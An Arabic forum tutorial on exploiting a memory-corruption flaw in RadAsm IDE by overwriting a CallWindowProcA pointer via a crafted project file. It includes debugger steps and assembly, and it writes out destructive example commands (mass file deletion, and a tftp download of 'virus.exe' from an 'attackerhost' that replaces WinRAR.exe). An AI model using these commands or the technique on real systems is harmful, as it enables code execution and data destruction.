شرح و تحليل ثغرات:

API Function Parametre Hijacking

(بشكل تطبيقي على RadAsm IDE)

كتب في 2008-30-11

المصدر:

الفريق العربي للهندسة العكسية : www.at4re.com

خدمات العرب : www.arab4services.net

النسخ المتاحة :

http://www.at4re.com/f/showthread.php?p=39797

http://www.arab4services.net/forums/showthread.php?t=1561

(إي استفسارات يتم كتابتها في الروابط الموجودة فوق)

بسم الله الرحمن الرحيم

السلام عليكم ورحمة الله تعالى وبركاته.
اليوم بإذن الله سنشرح نوع جديد من الثغرات و سنتطرق إلى كيفة إستثماره وإيجاده على مثال حي وهو برنامج RadAsm بيئة برمجة Assembly 32bit ،هذا النوع من الثغرات لا يختلف في طريقة عمله عن الطريقة الأساسي والتي تستند على تغير سير التنفيذ عن طريق الكتابة على عنوان العودة،فهذه الثغرة تعتمد على تغيير مؤشر لدوال تنفيذ الأكواد(.....CallWindowProcA,CreateThread) و الشيئ الإضافي هو من الممكن تشغيل برامج لأغراض ضارة، اي اننا نقسم إستغلال هذا النوع من الثغرات إلى نوعين:
-1إختطاف الوسيط للدوال ShellExecute,WinExec فيمكننا من تشغيل برامج ضارة بالجهاز مثلا الأمر

كود:

```
del c:*.*
```

-2إختطاف الوسيط يؤدي إلى تغيره وجعله يشير إلىShellCode ليتم تنفيذه.
CallWindowProcA,CreateThread
ربما انت تتسائل لماذا يتم تغيير المؤشر الوسيط(parametre) وماذا سيحدث اذا تم تغييره ولماذا هذه الدوال و ما إلى ذلك من الأسئلة لذلك سنتطرق لتعريفها وشرح البارميتر المقدمة إليها وبعض الدوال التي لها صلة بالموضوع.

التعريف بالثغرة

وكما قلنا سابقا ان هذا النوع من الثغرات يعتمد على نقل سير التنفيذ بتغير او خطف المؤشر الممر للدالة CallWindowProcAو الدوال المذكورة فوق وغيرها ان وجدت -طبعا انا سأركز في هذا الدرس عن الدالة السابق ذكرها لتوفر المثال الحي عليها-والذي بدوره سيشير إلى عنوان الشل كود المراد نقل التنفيذ إليه او إلى عنوان إسم البرنامج الضار المراد تشغيله فيما يخص دوال تنفيذ البرامج)النوع الأول المذكور فوق.(
لذلك نطلق تسمية("إجتهادية من قبلي") على هذا النوع من الثغرات:

API Function Parametre Hijacking

الشرح و التفصيل:

النوع الأول":تشغيل برامج او اكواد ضارة" Local Command Execution "
لنتعرض لبنية الدالة:

كود :

```
UINT WinExec(

  LPCSTR lpCmdLine,
  UINT uCmdShow
);
```

كود:

```
lpCmdLine=عنوان السلسلة النصية للكومند او البرنامج المراد تشغيله
uCmdShow=وضعية الظهور,مخفي, عادي...
```

يعني انه من الممكن تشغيلCommand ا و برنامج ضار اذا تم خطف الوسيط الممر للدالة WinExec و الذي يمثل lpCmdLine وجعله يشير إلى عنوان Command امثلة عنCommand ضارة:

كود:

```
del C:/windows/system32/*.dll
tftp -i attackerhost GET virus.exe C:/Program Files/WinRAR/WinRAR.exe
```

لكن السؤال هو كيف يتم خطف الوسيط وتغيره؟؟بما انك فهمت العملية واخذت صورة ستعرف ذلك في النوع الثاني مع المثال التطبيقي

النوع الثاني":تشغيلShellcode لفتح منفذ او إتصال عكسي"

من خلال ما رئيناه في النوع الأول نستطيع ان نقول نفس الشيئ بالنسبة لتنفيذShellcode عملية خطف مؤشر-الذي يعتبر بارمتر الدالة التاليةlpStartAddress -الدالة CreateThread وجعله يشير إلى عنوان الشل كود سيؤدي إلى تشغيل هذا الأخير فيThread وهنالك دوال عديدة تستطيع ان تقوم بخطف الوسيط او البارمتر الممر إليها لكن بشرط، وهذا الشرط يعتبر الشرط الأساسي هو القدرة على الوصول إلى المكان الذي تم فيه تخزين عنوان المؤشر او الوسيط المراد خطفه وهنا بيت القصيد ومربط الفرس والذي يعتبر اصل الثغرة،اي أن المبرمج يكون عرضة لهذا النوع من الثغرات اذا اعتمد على التالي:

تخزين المؤشر او الوسيط في مكان معين من الذاكرة ويستعمله عندما يحتاجه، ساوضح اكثر، شاهد بنية هذه الدالة وسنكمل:

الدالة .CallWindowProcA

تعريف:

تقوم هذه الدالة بتمرير رسائل إلى إجراء معين

غالبا ما تستعمل في**Subclassing** او **MessageHooking**،حيث يتم في عملية **Message Hook** إعتراض الرسائل الواردة إلى نافذة برنامجك ومعالجتها على مستوى إجرائية معينة ثم يتم تحويلها إلى الإجراء الأصلي عن طريق الدالةCallWindowProcA

البنية:

كود:

```
LRESULT CallWindowProc(

   WNDPROC lpPrevWndFunc,
   HWND hWnd,
   UINT Msg,
   WPARAM wParam
   LPARAM lParam
  );
```

كود:

```
lpPrevWndFunc=المؤشر إلى الإجرائة الأصلية
hWnd=مقبض النافذة التي تحتوي على الإجرائية المراد تمرير الرسائل لها
Msg=الرسالة المراد تمريرها
wParam,lParam=معلومات إضافية للرسالة تختلف من رسالة إلى أخرى
```

هل لاحظت lpPrevWndFunc هذا البارمتر اذا اعطينا له مؤشر لكود معين في الذاكرة سيقوم بتنفيذه او بالأحر القفز إليه وتشغيله

ما اريد ايصاله من ذكر هذا انه يوجد خطر وعرضة لمثل هذا النوع من الثغرات اذا كان الأمر هكذا يقوم المبرمج بتخزين lpPrevWndFunc في مكان ما في الذاكرة ومن ثم يستعمله كوسيط للدالة،وهنا يكمن الخطأ اي اننا نستطيع الوصول إليه لكن بشرط، وهو القدرة على الكتابة عليه،لكن كيف ذلك؟...يتم هذا اما بخطأ في البرنامجك نستطيع من خلاله الكتابة على ذلك المكان مثلا بطريقة ما تستطيع التلاعب على هذه التعليمة وتغير عنوان المسجلEAX وبالتلي ستتطيع التعديل على الوسيط

كود:PHP

```
MOV DWORD PTR DS:[address of parametre],EAX
```

وهذا مستبعد في بعض الأحيان،وكذلك يمكن بطرق اخرى،نقح وحلل ستجد او حدوث فيض، لكن كيف؟
ساوضح اكثر لنفرض ان المبرمج قام بوضع ذلك الوسيط(lpPrevWndFunc) في مكان ما من الذاكرة وفوقه بـ 700 بايت هنالك اماكن اخرى يتم استعمالها في التعامل مع السلال النصية او العمليات او شيئ مثل هذا، لنفرض ان البرنامج يطلب من المستخدم قيم يدخلها او يتم ادخلها عن طريق ملف مشروع او ملف إعدادت ويتم تخزين تلك السلسلة في مكان بمحاذات من الوسيط لكن بعيد ويكون فوقه مثلا الوسيط يكون موجود في العنوان التالي 004018BA و المكان الذي يتم فيه تخزين السلاسل هو 004011BA ربما لن ينتبه المبرمج لهذا الشيئ لأن هذا الأمر لا يستطيع التحكم فيه، فبنية البرنامج تتم تبعا للمترجم الذي اعتمد عليه وهنا تكمن المشكلة اي انه اذا لم تكن هنالك حدود او قيود لسلسلة النصية فتصل زحفا إلى العنوان 004018BA وستستطيع تغيره إلى مكان محدد والذي سيكون عنوان الشل كود وهذا ما يسمى بـ.Memory Corruption
ربما سيتسائل البعض ويقول لماذا اقوم بذلك لماذا اخزنه واستدعيه،اقول ممكن ان المبرمج يقوم بتحديث مستمر لعنوان الإجرائة المراد التعامل معها"الوسيط لأنه في دالة CallWindowProc العنوان سيشير إلى إجرائة المعالجة للرسائل "فيغيرها كل مرة او هي متعلقة او مربوطة بشيئ ما او بضروف معينة.
الآن سنأتي للجانب العملي ونوضح على برنامج RadAsm المصاب بهذا النوع من الثغرات.


التحليل و الإستثمار:

التطبيق سيكون على برنامج RadAsm الإصدار 2.2.1.1 الإصدار الأخير أيضا مصاب بنفس الثغرة
افتح البرنامج في OllyDbg شغل البرنامج عن طريق الضغط على F9 يظهر عندك البرنامج عادي جدا الآن اذهب لواجهة أولى وانتقل للعنوان التالي 0042719Fوضع عليه نقطة توقف بالضغط على F2 و الذي يمثل اخذ البيانات من ملف المشروع خصيصا من المفتاح Group عن طريق الدالة GetPrivateProfileStringA
بنية ملف المشروع الخاص بـ RadAsm يكون على الشكل التالي:


كود:

```
[Project]
Assembler=masm
Type=nop
Description=Simple Fuzze On AV
Backup=$PBak
Group=1
GroupExpand=1
[Files]
1=AVP Over.Asm
2=AVP Over.Inc
[MakeFiles]
0=bug.rap
1=bug.asm
.....وهكذا.....
[MakeDef]
Menu=0,1,1,1,1,1,1,0,0,0,0,0,0,0,0,0
1=data
2=....
3=.....
[Group]
Group=Added files,Assembly,Resources,Misc,Modules
1=2
2=2
[VersionControl]
Settings=1246
data....
[Colref]
0=00FFFFFF
....data an data more data
[Collapse]
1=
```

اذهب لواجهة RadAsm واختر ملف الإستثمار الموجود في المرفقات"exploit.rap"
كما توضح الصورة في olly لعملية القرائة.



بعد هذه العملية ستأتي عملية نسخ المحتويات المقرؤة إلى مكان آخر في الذاكرة،الآن اذهب للعنوان التالي عن طريق الضغط على الزر الحادي عشر من Toolbar وهي Goto واكتب العنوان التالي 0040C28D اضغط OK ستجد نفسك عند العنوان ضع نقطة توقف عليه عن طريقF2 انظر الصورة.



تعتبر تلك التعليمات المشار إليها هي المسؤلة عن نقل السلسلة النصية من مكان الأولي إلى المكان النهائي وهي بمثابة الدالة Strcpyسنشرح الكود لكن لن نتعمق
التعليمات الأوليتان "تعليمتي التهيئة"

كود:

```
MOV ESI,DWORD PTR SS:[EBP+8]
MOV EDI,DWORD PTR SS:[EBP+C]
```


حيث تقومان بجعل المسجل ESI يشير إلى العنوان الأولي او المصدر و EDI يشير إلى العنوان النهائي او الوجهة.
ثم تأتي تعليما النسخ

كود:

```
MOV AL,BYTE PTR DS:[ESI]
CMP AL,2C
JE SHORT RadASM.0040C2A8
OR AL,AL
JE SHORT RadASM.0040C2A8
MOV BYTE PTR DS:[EDI],AL
INC ESI
```

```
INC EDI
JMP SHORT RadASM.0040C298
```

التعليمة الأولى تقوم بإستخراج اول BYTE من محتويات العنوان الذي يشير إليه ESI ونقلها للمسجل ALومن ثم مقارنتها مع BYTE لعله حرف محجوز او له دلالة في البرنامج وبعد ذلك في التعليمة6 يتم نسخ ما هو موجود في المسجل ALإلى العنوان الذي يحتويه.EDI
المهم في هذا، هو عملية نسخ إلى مكان في الذاكرة ومن الممكن ان يكون هنالك مكان مهم جدا و الذي نقصد به الوسيط الذي سنحاول الكتابة عليه وتغيره لجعله يشير إلى عنوان الشل كود
تعالوا الآن لنرى هل سيتم إستعمال الدالة CallWindowProcA لنقوم بتحليلها و البحث عن خطأ فيها
الآن قم بوضع نقطة توقف على الدالة CallWindowProcA وذلك بالضغط على CTRL+N واضغط على الدالة بزر الفأرة الأيمن واختر Set breakpoint on every reference الأن إرجع للنافذة الرئيسية لـ Olly واضغط F9 لتشغيل البرنامج سيتوقف البرنامج عند او إستدعاء للدالة والذي يمثل موطن الثغرة شاهد الصورة:



هل تشاهد التعليمة الذي بأمامها علامةx

كود :

```
PUSH DWORD PTR DS:[495C46]
```

ماذا ترى هنا،المبرمج استعمل المكان التالي 00495c46 و الذي يعتبر مكان موجود في الذاكرة كمصدر لوسيط دالة وهذا خطأأأأأ لأننا وبطريقة ما إستطعنا الوصول إليه و الكتابة عليه وتغيره إلى مكان به شل كود، ماذا سيحدث الآن، سينتقل التنفيذ للعنوان00495246 والذي يمثل بداية الشل كود
استخدمت في الإستثمار NOP عبارة عن الحرف A و الذي يمثل تعليمة INC EAX لكي لا تسبب لي NOP بعض المشاكل مع filtering او STRING MANIPULATION ، تلك التعليمة INC EAX اسميها

INC Sledge فهي لا تغير شيئ وفي نهايتها اقوم بتصفير المسجل EAX
الإكسبلويت سيكون بسيط وسيكون من الشكل التالي:

ولن نواجه مشكلة Null Byte في العنوان لأن عنوان الشل كود هو آخر شيئ في السلسلة

ملاحظة:

1-لم اعتمد في الشرح على مقالة shinnai او اي مصدر آخر فهو عبارة عن جهد وعمل شخصي
ولا انسى ان أشكر syntax_error,
2-المرفقات تحتوي على ملف الإستثمار،الثغرة مجربة وبنجاح على Windows XP SP2 FR
الملف:
Exploit.rap
يحتوي على Shellcode يشغل calc.exe
BindShell.rap إستثمار يحتوي على شل كود لفتح منفذ 4444 بالجهاز.
3-البرنامج ايضا مصاب بثغرة أخرى سيتم إنشاء موضوع آخر خاص بها

ما أسئله منكم دعوة للنجاح في هذه الحياة والنجاة يوم العرض اما رب العباد
اي استفسار اي نقاشات مرحب بها

شكر وتقدير لـلمأصدقاء الدرب: Alpha_Hunter,Rivonich

جميع أعضاء الفريق العربي للهندسة العكسية و خدمات العرب و الفريق العربي للبرمجيات

وانهي كلامي بالصلاة و السلام على خير الأنام محمد النبي عليه الصلاة و السلام.
ماكان من خطأ فمني ومن الشيطان وما كان من صواب فمن الله وحده نسأله التوفيق.

و السلام عليكم ورحمة الله تعالى وبركاته.